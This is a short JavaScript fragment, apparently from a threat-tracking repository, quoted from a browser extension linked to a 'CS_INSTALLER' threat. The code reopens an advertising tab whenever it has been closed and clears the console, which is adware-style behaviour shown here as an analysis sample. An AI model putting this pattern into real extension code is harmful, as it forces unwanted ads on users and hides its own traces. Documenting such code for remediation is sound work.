  f4 = getWithExpiry("ad");
  if (f4) {
    chrome.tabs.get(f4, function (c4) {
      if (c4) {
        return null;
      } else {
        openAd();
      }
    });
    console.clear();
  } else {
    openAd();
```

```
  }
}
```

Source: https://github.com/xephora/Threat-Remediation-Scripts/tree/main/Threat-Track/CS_INSTALLER